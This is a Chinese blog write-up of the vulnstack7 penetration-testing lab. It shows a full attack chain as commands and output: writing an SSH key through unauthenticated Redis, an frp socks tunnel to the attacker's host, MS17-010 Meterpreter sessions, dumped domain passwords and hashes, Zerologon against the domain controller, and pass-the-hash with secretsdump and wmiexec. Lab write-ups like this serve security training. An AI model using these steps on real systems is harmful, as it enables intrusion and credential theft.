




# vulnstack7 writeup

原创

洁露卡  于 2022-02-08 14:25:29 发布  3467  收藏 1

分类专栏: [web kali 安全](#) 文章标签: [linux 安全 运维](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_39510388/article/details/122822826](https://blog.csdn.net/qq_39510388/article/details/122822826)

版权



[web](#) 同时被 3 个专栏收录

5 篇文章 0 订阅


订阅专栏



[kali](#)

2 篇文章 0 订阅

订阅专栏



[安全](#)

5 篇文章 0 订阅

订阅专栏

## 环境配置

靶场 <http://vulnstack.qiyuanxuetang.net/vuln/detail/9/>

WEB1 (ubuntu) :

双网卡

192.168.1.15

192.168.52.10

PC1:

双网卡

192.168.52.30

192.168.93.20

WEB2 (ubuntu) :

双网卡

192.168.52.20

192.168.93.10

PC2:

192.168.93.40

域控:

192.168.93.30

## 开始打靶

扫描端口发现redis

redis未授权，使用工具进行图形化写入公钥

<https://github.com/qjshibo/AnotherRedisDesktopManager/releases/tag/v1.5.1>

```
> 192.168.1.15@6379 connected!
> CONFIG GET dir /root/.ssh/
ERR Wrong number of arguments for CONFIG GET
> CONFIG set dir /root/.ssh/
OK
> config set dbfilename authorized_keys
OK
> set x "\n\n\nssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGC+Iwh0vNJwbnGERVcrZYK1XySAqRLuySmrhmioXA095uQAHZyGVpM6vCg
Hj34fnfor+VzOm7/rcNZtlZhM3i/mT0u3VFklMscJK2Bz0sP728i5VAIfWTvmnlaXVH6RenQ58h7O0xjzZppThSFTB9pEITaL
WySzFPFW96Ufr5jS10ER6ITEXXOSvnloBPHGDq+LoKlc/4rrUsKlFuz2IyIPyK3pu+D6dzdGGtH3q4S8FQw39gWc8FKKvJE
jt3QGo79LeavDXcV4O3WrEp8rARqIBwKeGD8Oeks8UglFdcI0G4bKqjrqvQ7q9arKZxPiUyo7z04ZeQFmQ5wY5V/8mw7
zdZx7bqwAllPHnshNfu5WYPm9K2T8rEAHuOa3SwVO9F/sR9nNEhmwyqPIOJ+x2bO20ltLGuwnn0lz8ldl/llafv6PBW8J1
GXdg0KDXlrRB6byodyQcwa4Qj7Kg/xeGjsmzW+DVQNI4otbi2cquODZePEEhxbmZsaDkaeuYb2PR0=
kali@kali\n\n\n"
OK
> save
OK
```

CSDN @洁露卡

用kali进行连接，成功获取root权限并且发现网段192.168.52.10

```
The authenticity of host '192.168.1.15 (192.168.1.15)' can't be e... Caption Original ...
ED25519 key fingerprint is SHA256:KYDQncLjRfprh+oaWyOnzl3RDDWalsRqB2WjyGADJHQ
.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.15' (ED25519) to the list of known host
s.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

99 packages can be updated.
0 updates are security updates.

New release '20.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

CSDN @洁露卡

```
Last login: Thu Feb 25 06:30:56 2021 from 192.168.1.7
root@ubuntu:~# whoami
root
root@ubuntu:~# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.15 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe55:ad2c prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:55:ad:2c txqueuelen 1000 (Ethernet)
    RX packets 332138 bytes 486989990 (486.9 MB)
    RX errors 0 dropped 496 overruns 0 frame 0
    TX packets 92890 bytes 6694436 (6.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens38: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.52.10 netmask 255.255.255.0 broadcast 192.168.52.255
    inet6 fe80::20c:29ff:fe55:ad36 prefixlen 64 scopeid 0x20<link>
```

CSDN @洁露卡

用msf上传fscan对192.168.52.0/24进行扫描

```
192.168.52.10:81 open
192.168.52.10:80 open
192.168.52.10:22 open
192.168.52.30:8080 open
192.168.52.30:139 open
192.168.52.20:8000 open
192.168.52.20:22 open
192.168.52.10:6379 open
alive ports len is: 10
start vulscan
[+] Redis:192.168.52.10:6379 unauthorized
[+] Redis:192.168.52.10:6379 like can write /root/.ssh/
[+] Redis:192.168.52.10:6379 like can write /var/spool/cron/
^[a[+] 192.168.52.30 MS17-010 (Windows 7 Professional 7601 Service
Pack 1)
[*] 192.168.52.30 WHOAMIANY\PC1 Windows 7 Professional
7601 Service Pack 1
[*] WebTitle:http://192.168.52.30:8080 code:200 len:22 title:通达OA网络智
能办公系统
[+] InfoScan:http://192.168.52.30:8080 [通达OA]
[*] WebTitle:http://192.168.52.20:8000 code:200 len:7 title:Laravel
[*] WebTitle:http://192.168.52.10:81 code:200 len:7 title:Laravel
[+] InfoScan:http://192.168.52.20:8000 [Laravel]
[+] InfoScan:http://192.168.52.10:81 [Laravel]
已完成 9/11 [-] ssh 192.168.52.20:22 root 12345678 ssh: handshake failed: ssh
```

CSDN @洁露卡

发现192.168.52.30存在通达oa以及ms17010

192.168.52.20:8000 为Laravel

192.168.52.10:81 端口也为Laravel，推测为nginx的反向代理

先搞192.168.52.30

在主机192.168.52.10上 做frp代理

```
[common]
server_addr=192.168.1.7


server_port = 7000
tls_enable = true
pool_count = 5

[plugin_socks]
type = tcp
remote_port = 46076
plugin = socks5
plugin_user = admin
plugin_passwd = qaxnb
use_encryption = true
use_compression = true

~
```

CSDN @洁露卡

测试下代理，没有问题




两个方向:


1、通达oa漏洞

这个直接在windows上搞

访问<http://192.168.52.30:8080/>，利用通达oa任意用户登录进入后台



进入后台发现试用期过了，尬住了



## Office Anywhere 11.3版 注册永久免费版

内部版本号: 11.3.200106 北京通达信科科技有限公司 版权所有 [www.tongda2000.com](http://www.tongda2000.com)

进行用户试用登记, 永久使用20用户版

### Office Anywhere 11.3版 注册永久免费版

授权文件:

试用用户, 请选择通过通达网站获取的授权文件, 进行操作

---

**软件使用条款: 以下条款极为重要, 请务必认真阅读, 如您不接受以下条款, 则请不要进行该操作**

- 1、如果您已通过正规渠道购买了本软件, 请勿进行此操作。
- 2、请确认您通过正规销售渠道获取了授权文件, 如果您确认没有问题, 可以略过以下条款。
- 3、当使用未经授权的方式操作时, 软件内置的版权保护机制将自动启动, 并自动进行以下保护: 收集使用者的单位信息(收集的数据来自系统管理->组织机构->单位设置中填写的信息, 但不包含软件功能模块中的任何数据信息), 所收集的信息将作为侵权证据。同时对系统特定功能进行自动锁定。
- 4、您不得以任何目的, 对软件进行破解、反编译、反向工程、代码抄袭、修改软件版权信息等操作。
- 5、如使用未经授权的方式注册, 或进行软件破解操作, 由此产生的一切直接、间接、可能或必然的损失, 均由使用者自行承担, 并同时承担版权侵权的法律责任。

我已经阅读以上条款, 并且完全理解和同意以上条款

CSDN @洁露卡

这条线先放下, 搞ms17010

2、MS17010

用kali proxychains走代理

```
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy with
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 192.168.1.7 46076 admin qaxnb
```

CSDN @洁露卡

成功获取win7主机权限

```
[*] 192.168.52.30:445 - Sending egg to corrupted connection.
[*] 192.168.52.30:445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against 192.168.52.30:4444
[proxychains] Strict chain ... 192.168.1.7:46076 ... 192.168.52.30:4444 ...
[*] Sending stage (200262 bytes) to 192.168.52.30
[proxychains] DLL init: proxychains-ng 4.15
[*] Meterpreter session 1 opened (192.168.1.7:47172 → 192.168.1.7:46076 ) at 2022
:29:38 -0500
[+] 192.168.52.30:445 - -----
[+] 192.168.52.30:445 - -----WIN-----
[+] 192.168.52.30:445 - -----

[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
meterpreter > getuid
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
Server username: NT AUTHORITY\SYSTEM
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
meterpreter > |
```

发现双网卡，通192.168.93.0/24，发现域whoamianony.org



## Interface 22

```
Name : Npcap Loopback Adapter
Hardware MAC : 02:00:4c:4f:4f:50
MTU : 1500
IPv4 Address : 169.254.129.186
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::b461:ccad:e30f:81ba
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Home : ipconfig

## Interface 23

```
Name : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:1b:51:c8
MTU : 1500
IPv4 Address : 192.168.93.20
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b043:388d:c360:f920
IPv6 Netmask : ffff:ffff:ffff:ffff::
```


```
C:\Windows\system32>ipconfig /all
ipconfig /all
```

## Windows IP Configuration


```
Host Name . . . . . : PC1
Primary Dns Suffix . . . . . : whoamianony.org
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : whoamianony.org
                                     mshome.net
```

CSDN @洁露卡

然后发现msf有点玩不明白，因为主机上网，换cs



获取域用户账号密码



横向发现192.168.93.30, 40

user	password	realm	note ^
bunny	Bunny2021	WHOAMIANONY.ORG	
bunny	cc567d5556030b7356ee4915ff098c8f	WHOAMIANONY	
Administrator	Whoami2021	WHOAMIANONY.ORG	
bunny	Bunny2021	WHOAMIANONY	
Administrator	Whoami2021	WHOAMIANONY	
Administrator	ab89b1295e69d353dd7614c7a3a80cec	WHOAMIANONY	

CSDN @洁露卡

确定域控为192.168.93.30，40为域内另一台主机，存在ms17010

用20做代理，先打一下40

成功获取主机权限，但发现其不出网，所以用20做中转上线cs

```

root@kali: ~
File Actions Edit View Help
root@ubuntu: /tmp x root@kali: /home/kali/Desktop x root@kali: ~ x kali@ka
meterpreter > ifconfig
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
-----
Name           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC   : 00:0c:29:1f:2c:51
MTU            : 1500
IPv4 Address   : 192.168.93.40
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::8e2:aa24:e770:b81

```

CSDN @洁露卡

111.193.6.207	192.168.93.20	msf	SYSTEM * PC1	note...	1628	... 264ms
111.193.6.207	192.168.93.20	1	SYSTEM * PC1	rund...	4420	... 13s
111.193.6.207	192.168.93.20	msf	SYSTEM * PC1	rund...	5272	... 904ms
192.168.93.20	192.168.93.40	1	SYSTEM * PC2	rund...	1728	... 13s
192.168.93.20	192.168.93.40	1	SYSTEM * PC2	b1.exe	1864	... 13s

CSDN @清露卡

下一步打域控，用到漏洞CVE-2020-1472

利用工具地址

<https://github.com/VoidSec/CVE-2020-1472>

```

... OK
proxychains] Strict chain ... 117.50.174.131:46078 ... 192.168.93.30:4
8 ... OK

+] Success: Target is vulnerable!
-] Do you want to continue and exploit the Zerologon vulnerability? [N]/y
+] Success: Zerologon Exploit completed! DC's account password has been se
to an empty string.

```

CSDN @清露卡

```
python3 secretsdump.py whoamianony/DC\$_@192.168.83.30 -no-pass
```

```

Administrator:500:aad3b435b51404eeaad3b435b51404ee:ab89b1295e69d353dd7614c7a3a80cec:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6be58bffc0a164af2408d1d3bd313c2a:::
whoami:1001:aad3b435b51404eeaad3b435b51404ee:ab89b1295e69d353dd7614c7a3a80cec:::
whoamianony.org\bunny:1112:aad3b435b51404eeaad3b435b51404ee:cc567d5556030b7356ee4915ff098c8f:::
whoamianony.org\moretz:1115:aad3b435b51404eeaad3b435b51404ee:ba6723567ac2ca8993b098224ac27d90:::
DC

```

```

proxychains wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:ab89b1295e69d353dd7614c7a3a80cec whoamianony/administrato
r@192.168.93.30

```

获取域控权限

```

54 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
whoamianony\administrator

```

CSDN @清露卡